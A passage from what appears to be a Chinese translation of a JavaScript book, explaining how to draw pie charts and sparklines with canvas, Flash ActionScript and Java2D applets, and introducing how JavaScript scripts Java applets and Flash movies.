 * The pie chart is centered at (cx, cy) and has radius r.
 * The colors of the wedges are HTML color strings in the colors[] array.
 * A legend appears at (lx,ly) to associate the labels in the labels[]
 * array with each of the colors.
 */
function pieChart(canvas, data, cx, cy, r, colors, labels, lx, ly) {
    // Get the canvas if specified by id
    if (typeof canvas == "string") canvas = document.getElementById(canvas);

    // We draw with the canvas's drawing context
    var g = canvas.getContext("2d");

    // All the lines we draw are 2-pixel-wide black lines
    g.lineWidth = 2;
    g.strokeStyle = "black";

    // Total the data values
    var total = 0;
    for(var i = 0; i < data.length; i++) total += data[i];

    // And compute the angle (in radians) for each one
    var angles = []
    for(var i = 0; i < data.length; i++) angles[i] = data[i]/total*Math.PI*2;

    // Now, loop through the wedges of the pie
    startangle = -Math.PI/2; // Start at 12 o'clock instead of 3 o'clock
    for(var i = 0; i < data.length; i++) {
        // This is the angle where the wedge ends
        var endangle = startangle + angles[i];

        // Draw a wedge
        g.beginPath(); // Start a new shape
        g.moveTo(cx,cy); // Move to center
        // Line to startangle point and arc to endangle
        g.arc(cx,cy,r,startangle, endangle, false);
        g.closePath(); // Back to center and end shape
        g.fillStyle = colors[i]; // Set wedge color
        g.fill(); // Fill the wedge
        g.stroke(); // Outline ("stroke") the wedge

        // The next wedge starts where this one ends.
        startangle = endangle;

        // Draw the rectangle in the legend for this wedge
        g.fillRect(lx, ly+30*i, 20, 20);
        g.strokeRect(lx, ly+30*i, 20, 20);

        // And put a label next to the rectangle.
        // The Canvas API does not support text, so we just do
        // ordinary html text here. We use CSS positioning to put the text
    }
}

```

```

        // in the right spot on top of the Canvas element. This would be
        // a little cleaner if the canvas tag itself were absolutely positioned
        var label = document.createElement("div");
        label.style.position = "absolute";
        label.style.left = (canvas.offsetLeft + lx+30)+"px";
        label.style.top = (canvas.offsetTop+ly+30*i-4) + "px";
        label.style.fontFamily = "sans-serif";
        label.style.fontSize = "16px";
        label.appendChild(document.createTextNode(labels[i]));
        document.body.appendChild(label);
    }
}

function init() {
    // Create a canvas element
    var canvas = makeCanvas("canvas", 600, 400);
    // Add it to the document
    document.body.appendChild(canvas);
    // And draw a pie chart in it
    pieChart("canvas", [12, 23, 34, 45], 200, 200, 150,
        ["red", "blue", "yellow", "green"],
        ["North", "South", "East", "West"],
        400, 100);
}
</script>
</head>
<body onload="init()"></body>
</html>

```

22.6 使用 Flash 绘制图形

目前为止，本章所讨论的每种矢量图形技术可用性都有限：`<canvas>` 标记只能在 Safari 1.3、Firefox 1.5 和 Opera 9 中使用，VML 只能（并将一直）在 IE 中使用，而 SVG 只能在 Firefox 1.5 中得到本地支持。支持 SVG 的插件也有，但是这些插件并没有被广泛安装。

然而，有一种强大的矢量图形插件被广泛地（几乎是普遍地）安装了，这就是 Adobe（以前的 Macromedia）的 Flash player。Flash player 有它自己的脚本化语言，叫做 ActionScript（实际上是 JavaScript 的分支）。从 Flash 6 开始，Flash player 就向 ActionScript 代码开放了一个简单而强大的绘图 API。Flash 6 和 Flash 7 也为客户端的 JavaScript 和 ActionScript 提供了有限的通信渠道，使得客户端的 JavaScript 能够向 Flash 插件发送由插件的 ActionScript 解释器来执行的绘图命令。

本章主要针对 Flash 8，这是编写本书时的最新版本。Flash 8 包含一个 ExternalInterface API，它使得导出 ActionScript 方法很容易，这样一来它们就能够被客户端 JavaScript 显式地调用了。第 23 章说明了如何在 Flash 6 和 Flash 7 中调用 Flash 绘图方法。

要创建基于 Flash 的绘图画布，需要一个 .swf 文件，它自身并不绘图，而只是为客户端 JavaScript 导出一个绘图 API（注 4）。让我们从例 22-12 所给出的 ActionScript 文件开始。

例 22-12: Canvas.as

```
import flash.external.ExternalInterface;

class Canvas {
    // The open source mtsac ActionScript compiler automatically invokes
    // this main() method in the compiled .swf file it produces. If you use
    // the Flash IDE to create a Canvas.swf file, you'll need to call
    // Canvas.main() from the first frame of the movie instead.
    static function main() { var canvas = new Canvas(); }

    // This constructor contains initialization code for our Flash Canvas
    function Canvas() {
        // Specify resize behavior for the canvas
        Stage.scaleMode = "noScale";
        Stage.align = "TL";

        // Now simply export the functions of the Flash drawing API
        ExternalInterface.addCallback("beginFill", _root, _root.beginFill);
        ExternalInterface.addCallback("beginGradientFill", _root,
            _root.beginGradientFill);
        ExternalInterface.addCallback("clear", _root, _root.clear);
        ExternalInterface.addCallback("curveTo", _root, _root.curveTo);
        ExternalInterface.addCallback("endFill", _root, _root.endFill);
        ExternalInterface.addCallback("lineTo", _root, _root.lineTo);
        ExternalInterface.addCallback("lineStyle", _root, _root.lineStyle);
        ExternalInterface.addCallback("moveTo", _root, _root.moveTo);

        // Also export the addText() function below
        ExternalInterface.addCallback("addText", null, addText);
    }

    static function addText(text, x, y, w, h, depth, font, size) {
        // Create a TextField object to display text at the specified location
        var tf = _root.createTextField("tf", depth, x, y, w, h);
        // Tell it what text to display
        tf.text = text;
        // Set the font family and point size for the text
        var format = new TextFormat();
        format.font = font;
        format.size = size;
        tf.setTextFormat(format);
    }
}
```

例 22-12 的 *Canvas.as* 文件中的 ActionScript 代码在被 Flash player 使用之前，必须先

注 4： 例 22-13 中基于 Flash 的饼图编码使用了这个 Flash 绘图 API，但是这里没有给出它的文档说明。可以在 Adobe 的网站找到相关的文档。

被编译为 *Canvas.swf* 文件。执行这一步的具体细节超出了本书的范围，但是可以使用 Adobe 的商业 Flash IDE 或者开源的 ActionScript 编译器（注 5）。

不幸的是，Flash 只提供一个低级的 API。特别是，只有一个绘制曲线的函数 `curveTo()`，它绘制一个贝塞尔二次方程曲线。所有的曲线、椭圆和三次贝塞尔曲线都必须和简单的二次方程曲线近似。这种低级的 API 很适合 SWF Flash 的编译方式：较复杂的曲线所需的所有计算都在编译时进行，而 Flash player 只需要知道如何绘制简单的曲线。较高级的绘图 API 可以在 Flash player 所提供的图元的基础上构建，而用 ActionScript 或 JavaScript 能够做到这些（例 22-13 使用的是 JavaScript）。

例 22-13 一开始是一个工具函数，它用来把 *Canvas.swf* 文件嵌入到 HTML 文档中。这在不同的浏览器中做法不同，并且 `insertCanvas()` 工具简化了很多事情。接下来是一个 `wedge()` 函数，它使用简单的 Flash 绘图 API 来绘制饼图的一块。接下来是 `pieChart()` 函数，它调用 `wedge()` 来绘制饼图的各部分。最后，这个例子定义了一个 `onload` 句柄来把 Flash 画布插入到文档并在其中绘图。

例 22-13：使用 JavaScript 和 Flash 绘制一个饼图

```
<html>
<head>
<script>
// Embed a Flash canvas of the specified size, inserting it as the sole
// child of the specified container element. For portability, this function
// uses an <embed> tag in Netscape-style browsers and an <object> tag in others
// Inspired by FlashObject from Geoff Stearns.
// See http://blog.deconcept.com/flashobject/
function insertCanvas(containerid, canvasid, width, height) {
    var container = document.getElementById(containerid);
    if (navigator.plugins && navigator.mimeTypes&&navigator.mimeTypes.length) {
        container.innerHTML =
            "<embed src='Canvas.swf' type='application/x-shockwave-flash' " +
            "width='" + width +
            "' height='" + height +
            "' bgcolor='#ffffff' " +
            "id='" + canvasid +
            "' name='" + canvasid +
            "'>";
    }
    else {
        container.innerHTML =
            "<object classid='clsid:D27CDB6E-AE6D-11cf-96B8-444553540000' " +
            "width='" + width +
```

注 5： 笔者使用开源的 *mtasc* 编译器 (<http://www.mtasc.org>)，用如下指令编译：

```
mtasc-swf Canvas.swf-main-version 8-header 500:500:1 Canvas.as
```

编译后，生成的 *Canvas.swf* 文件仅有 578 字节大小，比大多数位图图像都小。

```

        " height='" + height +
        " id='" + canvasid + "'>" +
        " <param name='movie' value='Canvas.swf'>" +
        " <param name='bgcolor' value='#ffffff'>" +
        "</object>";
    }
}

// The Flash drawing API is lower-level than others, with only a simple
// bezier-curve primitive. This method draws a pie wedge using that API.
// Note that angles must be specified in radians.
function wedge(canvas, cx, cy, r, startangle, endangle, color) {
    // Figure out the starting point of the wedge
    var x1 = cx + r*Math.sin(startangle);
    var y1 = cy - r*Math.cos(startangle);

    canvas.beginFill(color, 100); // Fill with specified color, fully opaque
    canvas.moveTo(cx, cy);        // Move to center of circle
    canvas.lineTo(x1, y1);        // Draw a line to the edge of the circle

    // Now break the arc into pieces < 45 degrees and draw each
    // with a separate call to the nested arc() method
    while(startangle < endangle) {
        var theta;
        if (endangle-startangle > Math.PI/4) theta = startangle+Math.PI/4;
        else theta = endangle;
        arc(canvas, cx, cy, r, startangle, theta);
        startangle += Math.PI/4;
    }

    canvas.lineTo(cx, cy);        // Finish with a line back to the center
    canvas.endFill();             // Fill the wedge we've outlined

    // This nested function draws a portion of a circle using a Bezier curve.
    // endangle-startangle must be <= 45 degrees.
    // The current point must already be at the startangle point.
    // You can take this on faith if you don't understand the math.
    function arc(canvas, cx, cy, r, startangle, endangle) {
        // Compute end point of the curve
        var x2 = cx + r*Math.sin(endangle);
        var y2 = cy - r*Math.cos(endangle);

        var theta = (endangle - startangle)/2;
        // This is the distance from the center to the control point
        var l = r/Math.cos(theta);
        // angle from center to control point is:
        var alpha = (startangle + endangle)/2;

        // Compute the control point for the curve
        var controlX = cx + l * Math.sin(alpha);
        var controlY = cy - l * Math.cos(alpha);

        // Now call the Flash drawing API to draw the arc as a Bezier curve.
        canvas.curveTo(controlX, controlY, x2, y2);
    }
}

```

```

/**
 * Draw a pie chart in the Flash canvas specified by element or id.
 * data is an array of numbers: each number corresponds to a wedge of the
chart.
 * The pie chart is centered at (cx, cy) and has radius r.
 * The colors of the wedges are Flash color values in the colors[] array.
 * A legend appears at (lx,ly) to associate the labels in the labels[]
 * array with each of the colors.
 */
function pieChart(canvas, data, cx, cy, r, colors, labels, lx, ly) {
    // Get the canvas if specified by id
    if (typeof canvas == "string")
        canvas = document.getElementById(canvas);

    // All the lines we draw are 2 pixels wide, black, and 100% opaque.
    canvas.strokeStyle(2, 0x000000, 100);

    // Figure out the total of the data values
    var total = 0;
    for(var i = 0; i < data.length; i++) total += data[i];

    // And compute the angle (in radians) for each one.
    var angles = [];
    for(var i = 0; i < data.length; i++) angles[i] = data[i]/total*Math.PI*2;

    // Now, loop through the wedges of the pie
    startangle = 0;
    for(var i = 0; i < data.length; i++) {
        // This is the angle where the wedge ends
        var endangle = startangle + angles[i];

        // Draw a wedge: this function is defined earlier
        wedge(canvas, cx, cy, r, startangle, endangle, colors[i]);

        // The next wedge starts where this one ends.
        startangle = endangle;

        // Draw a box for the legend
        canvas.beginFill(colors[i], 100);
        canvas.moveTo(lx, ly+30*i);
        canvas.lineTo(lx+20, ly+30*i);
        canvas.lineTo(lx+20, ly+30*i+20);
        canvas.lineTo(lx, ly+30*i+20);
        canvas.lineTo(lx, ly+30*i);
        canvas.endFill();
        // Add text next to the box
        canvas.addText(labels[i], lx+30, ly+i*30, 100, 20, // Text and position
            i, // each text field must have a different depth
            "Helvetica", 16); // Font info
    }
}

// When the document loads, insert a Flash canvas and draw on it
// Note that colors in Flash are integers instead of strings
window.onload = function() {

```

```

insertCanvas("placeholder", "canvas", 600, 400);
pieChart("canvas", [12, 23, 34, 45], 200, 200, 150,
        [0xff0000, 0x0000ff, 0xffff00, 0x00ff00],
        ["North", "South", "East", "West"],
        400, 100);
}
</script>
</head>
<body>
<div id="placeholder"></div>
</body>
</html>

```

22.7 使用 Java 绘图

Sun Microsystems 的 Java 插件应用得不像 Flash 插件那样广泛，但是它正在变得越来越普遍，一些计算机厂商在自己的硬件上预装了它。Java2D API 是一个功能强大的矢量绘图 API。它从 Java 1.2 开始就已经存在了，比 Flash 绘图 API 要高级而且容易使用，比 `<canvas>` API 功能更广泛（例如，支持文本）。说到功能，Java2D 和 SVG 最相似。本节展示从客户端 JavaScript 使用 Java2D API 的两种有用的方法。

22.7.1 使用 Java 绘制饼图

可以对 Java 和 Flash 采取同样的方法：创建一个自身没有任何行为的“Canvas”applet，它的存在只是为了导出 Java2D API 以便能够在客户端 JavaScript 中调用它们。（参见第 23 章了解更多有关从 JavaScript 中脚本化 Java 的内容。）这样的 applet 看上去就像是例 22-14 所示的那样。注意，这个 applet 只是对 Java2D API 浅尝辄止，并且展现了比较少的方法。Flash 绘图 API 包含 8 个简单的方法，并且它很容易地把它们全部导出。Java2D 拥有多得多的方法，虽然让它们都通过一个 Canvas applet 变得可用并没有什么技术上的难度，但这个 applet 将会变得很长而没法在这里列出。例 22-14 中的代码展示了一种基本的方法，并提供了足够丰富的 API 来绘制图 22-5 中的饼图。

例 22-14：用于客户端绘图的一个 Java 画布 applet

```

import java.applet.*;
import java.awt.*;
import java.awt.geom.*;
import java.awt.image.*;

/**
 * This simple applet does nothing by itself: it simply exports an API
 * for the use of client-side JavaScript code.
 */
public class Canvas extends Applet {
    BufferedImage image; // We draw into this offscreen image
    Graphics2D g;        // using this graphics context

```

```
// The browser calls this method to initialize the applet
public void init() {
    // Find out how big the applet is and create an offscreen image
    // that size.
    int w = getWidth();
    int h = getHeight();
    image = new BufferedImage(w, h, BufferedImage.TYPE_INT_RGB);
    // Get a graphics context for drawing into the image
    g = image.createGraphics();
    // Start with a pure white background
    g.setPaint(Color.WHITE);
    g.fillRect(0, 0, w, h);
    // Turn on antialiasing
    g.setRenderingHint(RenderingHints.KEY_ANTIALIASING,
        RenderingHints.VALUE_ANTIALIAS_ON);
}

// The browser automatically calls this method when the applet needs
// to be redrawn. We copy the offscreen image onscreen.
// JavaScript code drawing to this applet must call the inherited
// repaint() method to request a redraw.
public void paint(Graphics g) { g.drawImage(image, 0, 0, this); }

// These methods set basic drawing parameters
// This is just a subset: the Java2D API supports many others
public void setLineWidth(float w) { g.setStroke(new BasicStroke(w)); }
public void setColor(int color) { g.setPaint(new Color(color)); }
public void setFont(String fontfamily, int pointsize) {
    g.setFont(new Font(fontfamily, Font.PLAIN, pointsize));
}

// These are simple drawing primitives
public void fillRect(int x, int y, int w, int h) { g.fillRect(x,y,w,h); }
public void drawRect(int x, int y, int w, int h) { g.drawRect(x,y,w,h); }
public void drawString(String s, int x, int y) { g.drawString(s, x, y); }

// These methods fill and draw arbitrary shapes
public void fill(Shape shape) { g.fill(shape); }
public void draw(Shape shape) { g.draw(shape); }

// These methods return simple Shape objects
// This is just a sampler. The Java2D API supports many others.
public Shape createRectangle(double x, double y, double w, double h) {
    return new Rectangle2D.Double(x, y, w, h);
}
public Shape createEllipse(double x, double y, double w, double h) {
    return new Ellipse2D.Double(x, y, w, h);
}
public Shape createWedge(double x, double y, double w, double h,
    double start, double extent) {
    return new Arc2D.Double(x, y, w, h, start, extent, Arc2D.PIE);
}
}
```

这个 applet 使用 *javac* 编译器来编译，产生一个名为 *Canvas.class* 的文件：

```
% javac Canvas.java
```

编译后的 *Canvas.class* 可以嵌入到一个 HTML 文件或脚本中，如下所示：

```
<head>
<script>
window.onload = function() {
    var canvas = document.getElementById('square');
    canvas.setColor(0x0000ff); // Note integer color
    canvas.fillRect(0,0,10,10);
    canvas.repaint();

    canvas = document.getElementById('circle');
    canvas.setColor(0xff0000);
    canvas.fill(canvas.createEllipse(0,0,10,10));
    canvas.repaint();
};
</script>
</head>
<body>
This is a blue square:
<applet id="square" code="Canvas.class" width=10 height=10></applet>
This is a red circle:
<applet id="circle" code="Canvas.class" width=10 height=10></applet>
</body>
```

这段代码依赖于 *onload* 事件句柄直到 applet 完全载入和准备好以后才调用。对于较早的浏览器以及 Java 5 以前的版本的 Java 插件，*onload* 句柄常常在 applet 初始化以前调用，这会导致像这样的代码失效。如果绘制图像作为对用户事件的响应而不是对 *onload* 事件的响应的話，这通常不是个问题。

例 22-15 是使用 Java 画布 applet 来绘制一个饼图的 JavaScript 代码。这个例子省略了其他的例子中定义的 *makeCanvas()* 函数。由于前面所讲到的 *onload* 问题，这个例子也是将绘图作为对一个按钮点击的响应，而不是在文档载入的时候自动绘图。

例 22-15：使用 JavaScript 和 Java 绘制一个饼图

```
<head>
<script>
// Draw a pie chart using the Java Canvas applet
function pieChart(canvas, data, cx, cy, r, colors, labels, lx, ly) {
    // Locate canvas by name if needed
    if (typeof canvas == "string") canvas = document.getElementById(canvas);

    // All lines are 2 units thick. All text is 16pt bold sans-serif.
    canvas.setLineWidth(2);
    canvas.setFont("SansSerif", 16);
```



```

// Add up the data
var total = 0;
for(var i = 0; i < data.length; i++) total += data[i];

// Compute wedge angles in degrees
var angles = []
for(var i = 0; i < data.length; i++) angles[i] = data[i]/total*360;

startangle = 90; // Start at 12 o'clock instead of 3 o'clock
// Loop through the wedges
for(var i = 0; i < data.length; i++) {
    // This object describes one wedge of the pie
    var arc = canvas.createWedge(cx-r, cy-r, r*2, r*2,
                                startangle, -angles[i]);
    canvas.setColor(colors[i]);           // Set this color
    canvas.fill(arc);                     // Fill the wedge
    canvas.setColor(0x000000);           // Switch to black
    canvas.draw(arc);                     // Outline the wedge

    startangle -= angles[i]; // for next time

    // Now draw the box in the legend
    canvas.setColor(colors[i]);           // Back to wedge color
    canvas.fillRect(lx, ly+30*i, 20, 20); // Fill the box
    canvas.setColor(0x000000);           // Back to black again
    canvas.drawRect(lx, ly+30*i, 20, 20); // Outline the box

    // And draw the label for each wedge
    // Remember that we set the font earlier
    canvas.drawString(labels[i], lx+30, ly+30*i+18);
}
// Tell the applet to display itself
canvas.repaint(); // Don't forget to call this
}


// This function is invoked when the Draw! button is clicked
function draw() {
    pieChart("canvas", [12, 23, 34, 45], 200, 200, 150,
             [0xff0000, 0x0000ff, 0xffff00, 0x00ff00], // Colors are integers
             ["North", "South", "East", "West"],
             400, 100);
}
</script>
</head>
<body>
<applet id="canvas" code="Canvas.class" width=600 height=400></applet>
<button onclick="draw()">Draw!</button>
</body>

```

22.7.2 使用 Java 绘制客户端的 Sparkline 图像

本小节使用 Java2D API 来绘制图形，但是，它不是这些图形直接显示在一个 applet 中，而是把绘制的图形编写为一个 PNG 字节流，然后，这个字节流编码为一个 data: URL。

通过这种方法，客户端的 JavaScript 可以创建自己的内联图像。尽管这可以使用一个 applet 来完成，这里使用的方法是用 LiveConnect 直接脚本化 Java（参见第 12 章），这在 Firefox 和相关的浏览器中是可能的。

这个图像生成技术的应用是显示 *sparkline*。*sparkline* 是一个小的显示为数据的图形，它包含在文本序列中。下面是一个例子：Server load:  16。

术语 *sparkline* 是由 Edward Tufte 创造的。他把它们描述为“嵌入到文字、数字和图像的上下文中的小的分辨率的图形。Sparkline 是数据紧凑的、设计简单的、文字大小的图形”（参见 Tufte 的 *Beautiful Evidence* [Graphics Press] 一书了解更多关于 *sparkline* 的内容）。

例 22-16 给出了一段用来产生前面所示的 server-load *sparkline* 的代码。JavaScript 函数 `makeSparkline()` 使用 LiveConnect 来广泛地脚本化 Java2D API，而不依赖一个 applet。

例 22-16：使用 JavaScript 和 Java 来创建一个 *sparkline* 图像

```
<head>
<script>
/**
 * data is an array of numbers to be plotted as a time-series
 * dx is the number of x pixels between data points
 * config is an object that holds values that are likely to
 * be the same for multiple invocations:
 *   height: the height, in pixels of the generated image
 *   ymin, ymax: the range, or Y axis bounds in user-space
 *   backgroundColor: the background color as a numeric HTML color.
 *   lineWidth: the width of the line to draw
 *   lineColor: the color of the line to draw as an HTML # color spec
 *   dotColor: if specified, a dot of this color will be placed on
 *               the last data point
 *   bandColor: if specified, a band of this color will be drawn between
 *               the bandMin and bandMax values to represent a "normal" range of
 *               data values, and emphasize the values that exceed that range
 */
function makeSparkline(data, dx, config) {
    var width = data.length * dx + 1; // overall image width
    var yscale = config.height / (config.ymax - config.ymin); // For scaling data

    // Convert data point number to a pixel value
    function x(i) { return i * dx; }
    // Convert a Y coordinate from user space to pixel space
    function y(y) { return config.height - (y - config.ymin) * yscale; }
    // Convert an HTML color spec to a java.awt.Color object
    function color(c) {
        c = c.substring(1); // Remove leading #
        if (c.length == 3) { // convert to 6-char rep, if needed
            c = c.charAt(0) + c.charAt(0) + c.charAt(1) + c.charAt(1) +
                c.charAt(2) + c.charAt(2);
        }
    }
}
```

```

    }
    var red = parseInt(c.substring(0,2), 16);
    var green = parseInt(c.substring(2,4), 16);
    var blue = parseInt(c.substring(4,6), 16);
    return new java.awt.Color(red/255, green/255, blue/255);
}

// Create an offscreen image for the sparkline
var image = new java.awt.image.BufferedImage(width, config.height,
                                             java.awt.image.BufferedImage.TYPE_INT_RGB);

// Get a Graphics object that lets us draw into that image
var g = image.createGraphics();

// Antialias everything. Tradeoff: makes the line smoother but fuzzier
g.setRenderingHint(java.awt.RenderingHints.KEY_ANTIALIASING,
                   java.awt.RenderingHints.VALUE_ANTIALIAS_ON);

// Fill the image with the background color
g.setPaint(color(config.backgroundColor));
g.fillRect(0, 0, width, config.height);

// If a bandColor was specified, draw the band
if (config.bandColor) {
    g.setPaint(color(config.bandColor));
    g.fillRect(0, y(config.bandMax),
              width, y(config.bandMin)-y(config.bandMax));
}

// Now build the line
var line = new java.awt.geom.GeneralPath();
line.moveTo(x(0), y(data[0]));
for(var i = 1; i < data.length; i++) line.lineTo(x(i), y(data[i]));

// Set the line color and width, then draw the line
g.setPaint(color(config.lineColor)); // Set line color
g.setStroke(new java.awt.BasicStroke(config.lineWidth)); // Set width
g.draw(line); // Draw!

// If the dotColor was set, draw the dot
if (config.dotColor) {
    g.setPaint(color(config.dotColor));
    var dot=new java.awt.geom.Ellipse2D.Double(x(data.length-1)-.75,
                                              y(data[data.length-1])-.75,
                                              1.5, 1.5)
    g.draw(dot);
}

// Write the image out as a byte array in PNG format
var stream = new java.io.ByteArrayOutputStream();
Packages.java.awt.imageio.ImageIO.write(image, "png", stream);
var imageData = stream.toByteArray();

// Convert the data to a URL-encoded string
var rawString = new java.lang.String(imageData, "iso8859-1");

```

```

var encodedString = java.net.URLEncoder.encode(rawString, "iso8859-1");
encodedString = encodedString.replaceAll("\\+", "%20");

// And return it all as a data: URL
return "data:image/png," + encodedString;
}

// Here is an example that uses the makeSparkline() function
window.onload = function() {
    // Create the img tag for the sparkline
    var img = document.createElement("img");
    img.align = "center";
    img.hspace = 1;

    // Set its src attribute to the data: URL of the sparkline
    img.src = makeSparkline([3, 4, 5, 6, 7, 8, 8, 9, 10, 10, 12,
                            16, 11, 10, 11, 10, 10, 10, 11, 12,
                            16, 11, 10, 11, 10, 10, 10, 11, 12,
                            14, 16, 18, 18, 19, 18, 17, 17, 16,
                            14, 16, 18, 18, 19, 18, 17, 17, 16],
        2, { height: 20, ymin: 0, ymax: 20,
            backgroundColor: "#fff",
            lineWidth: 1, lineColor: "#000",
            dotColor: "#f00", bandColor: "#ddd",
            bandMin: 6, bandMax: 14
        });

    // Find the placeholder element for the sparkline
    var placeholder = document.getElementById("placeholder");
    // And replace it with the image.
    placeholder.parentNode.replaceChild(img, placeholder);
}
</script>
</head>
<body>
Server load: <span id="placeholder"></span><span style="color:#f00">16</span>
</body>

```

脚本化 Java Applet 和 Flash 电影

插件是可以“插入到”一个 Web 浏览器中以某种方式扩展其功能的一个软件模块。两个应用最广泛的插件分别是 Sun Microsystems 的 Java 插件和 Adobe (收购了 Macromedia) 的 Flash Player 插件。Java 插件使得浏览器能够运行一种用 Java 编程语言编写的叫做 applet 的应用程序。Java 安全系统可以防止不可信的 applet 在本地系统上读取或写入文件, 或者做任何可能改变数据或触及隐私的事情。尽管对 applet 施加了安全限制, Java 插件还是配备了大量的预定义类库可供 applet 使用。这些库包括图形和 GUI 包, 功能强大的网络能力, XML 解析和操作包, 以及加密算法。在编写本书时, 已经预发布的 Java 6 将包含一套完整的用于 Web 服务的包。

Flash Player 非常普及, 并且几乎普遍应用。它是一个解释“电影”的虚拟机, 电影中可能包括真正的流视频, 但通常是由动画或者富 GUI 组成。Flash 电影可能包括用一种叫做 ActionScript 的语言编写的脚本。ActionScript 是 JavaScript 的一种变体, 其中增加了像类、静态方法等面向对象的编程构造, 以及可选的变量类型。Flash 电影中的 ActionScript 代码可以访问一个强大的代码库 (尽管不像 Java 库那样广泛), 它包含图形、网络 and XML 操作能力。

术语插件对 Java 和 Flash 来说并不真的公平。它们不只是浏览器的简单插件, 它们都适合以自己的方式进行应用程序开发, 并且都提供了比基于 DHTML 的 Web 应用程序更丰富的用户体验。一旦意识到这些插件带给 Web 浏览器环境多大的力量, 就会很自然地想让 JavaScript 利用这种力量。幸运的是, 确实可以这么做。JavaScript 可以用来脚本化 Java applet 和 Flash 电影。甚至可以反过来做, Java applet 和 Flash 电影可以调用 JavaScript 函数。本章说明如何实现这些。然而, 请做好准备, JavaScript、Java 和 ActionScript 之间的接口不太好用, 如果进行正式的 Java 和 Flash 的脚本化, 将会遇到不兼容、bug 问题, 以及失败灰心。

本章首先说明了如何使用客户端 JavaScript 来脚本化 Java applet（读者可能还记得例 22-14 脚本化一个 Java applet 来创建客户端的图形）。接下来，本章说明了在 Firefox 和相关的浏览器中，即便没有 applet 出现，JavaScript 代码如何脚本化 Java 插件自身（这一技术在例 22-16 中展示过）。

在说明了如何使用 JavaScript 脚本化 Java 之后，本章继续说明如何创建读取和写入 JavaScript 属性以及调用 JavaScript 方法的 applet，包括那些使用 DOM API 的 Java 版本来和 Web 浏览器显示的文档进行交互的 applet。

第 12 章也介绍过 Java 和 JavaScript。本章却大不相同。本章讲述如何把一个 JavaScript 解释器嵌入到一个 Java 应用程序中，以及如何让这个解释器所运行的脚本和一个 Java 程序交互。第 12 章并没有介绍客户端 JavaScript，也没有涉及 applet。它介绍了 LiveConnect，这是一种让 JavaScript 能够和 Java 通信的技术，来自第 12 章的关于 LiveConnect 的内容和本章是相关的。然而，请注意，第 12 章所介绍的这一功能是特定于“LiveConnect 的 Rhino 版本”的，它对客户端 JavaScript 和 applet 不起作用。

本章的 Java 部分内容假设读者至少基本上熟悉 Java 编程。如果读者不在自己的 Web 页面中使用 applet，可以跳过这部分。

在介绍了 Java 之后，转向脚本化 Flash 的话题，即允许 JavaScript 代码调用一个 Flash 电影中定义的 ActionScript 方法，并且允许电影中的 ActionScript 代码调用 JavaScript 代码。这里两次讨论了这一内容，首先介绍在所有 Flash 最近版本中都有效的技术，然后介绍只在 Flash 8 及其以后版本中有效的简单得多的新技术。

由于 Flash 很强大，它在本书前面的各章中已经用到了。在第 22 章，在一个 Flash 电影中的某些简单的 ActionScript 代码（例 22-12）的帮助下，Flash Player 显示动态客户端图形。在第 9 章，例 19-4 利用了 Flash Player 的客户端持久性机制。

23.1 脚本化 applet

为了脚本化一个 applet，必须首先能够引用表示一个 applet 的 HTML 元素。正如第 15 章所讨论的，所有嵌入到一个 Web 页面中的 Java applet 都变成了 `Document.applets[]` 数组的一部分。另外，如果给定一个 `name` 或 `id`，applet 可以直接作为 `Document` 对象的一个属性来访问。例如，以 `<applet name="chart">` 标记创建的 applet 可以通过 `document.chart` 引用。如果为 applet 指定一个 `id` 属性，就可以用 `Document.getElementById()` 查找该 applet。

一旦有了 applet 对象，applet 所定义的公有字段和方法对 JavaScript 来说就是可访问了，

就好像它们是 HTML `<applet>` 元素自身的属性和方法一样。作为一个例子，请考虑例 22-14 所定义的 Canvas applet。如果这个 applet 的一个实例用 id “canvas” 嵌入到一个 HTML 页面中，如下的代码可以用来调用这个 applet 的方法：

```
var canvas = document.getElementById('canvas');
canvas.setColor(0x0000ff);
canvas.fillRect(0,0,10,10);
canvas.repaint();
```

JavaScript 可以查询和设置一个 applet 的公有字段的值，即便这个字段是数组。假设一个 name="chart" 的 applet 定义了两个声明如下的字段（Java 代码）：

```
public int numPoints;
public double[] points;
```

JavaScript 程序可以用如下的代码来使用这些字段：

```
for(var i = 0; i < document.chart.numPoints; i++)
document.chart.points[i] = i*i;
```

这段代码说明了连接 JavaScript 和 Java 的技巧性的内容：类型转换。Java 是一种强类型语言，有几种不同的基本类型；JavaScript 是一种宽松类型语言，只有一个单个的数字类型。在前面的例子中，一个 Java 整数转换为一个 JavaScript 数字，并且不同的 JavaScript 数字转换为 Java double 值。这一场景背后有许多的工作在进行，以确保这些值根据需要正确地转化。第 12 章介绍了当 JavaScript 用来脚本化 Java 时的数据转换的话题，现在可能需要回过头去参考这一章。本书的第三部分也有 JavaObject、JavaArray、JavaClass 和 JavaPackage 这几个有用的条目。注意第 12 章介绍了 LiveConnect，这是一种源自 Netscape 的技术。并非所有的浏览器都使用 LiveConnect。例如，IE 就使用它自己的 ActiveX 技术作为 JavaScript 和 Java 之间的桥梁。不管底层的技术是什么，Java 和 JavaScript 之间的数值转换基本规则在所有的浏览器中或多或少地相同。

最后，Java 方法可以返回 Java 对象，并且 JavaScript 可以读取和写入这些对象的公有字段以及调用这些对象的公有方法，就好像它对 applet 对象所能做的一样，注意这一点也很重要。JavaScript 还可以把 Java 对象用作 Java 方法的一个参数。考虑例 22-14 中的 Canvas applet。它定义了返回 Shape 对象的方法。JavaScript 代码可以调用这些 Shape 对象的方法，也可以将它们传递给期待 Shape 参数的其他 applet 方法。

例 23-1 是一个简单的 Java applet，它只是定义了一个有用的方法供 JavaScript 调用。这个 getText() 方法读取一个 URL（这个 URL 必须和 applet 来自同一个服务器）并且将其内容作为一个 Java 字符串返回。下面是在一个简单的 HTML 文件中使用这个 applet 的例子：


```
<!-- Self-listing HTML file using an applet to fetch a URL -->
<body onload="alert(document.http.getText('GetText.html'));">
<applet name="http" code="GetTextApplet.class" width="1" height="1"></applet>
</body>
```

例 23-1 使用了基本的 Java 网络、I/O 和文本操作类，但是没有做任何需要特别技巧的事情。它只是定义了一个有用的方法并且将它声明为 `public`，以便 JavaScript 可以脚本化它。

例 23-1：一个适合于脚本化的 applet。

```
import java.applet.Applet;
import java.net.URL;
import java.io.*;

public class GetTextApplet extends Applet {
    public String getText(String url)
        throws java.net.MalformedURLException, java.io.IOException
    {
        URL resource = new URL(this.getDocumentBase(), url);
        InputStream is = resource.openStream();
        BufferedReader in = new BufferedReader(new InputStreamReader(is));
        StringBuilder text = new StringBuilder();
        String line;
        while((line = in.readLine()) != null) {
            text.append(line);
            text.append("\n");
        }
        in.close();
        return text.toString();
    }
}
```

23.2 脚本化 Java 插件

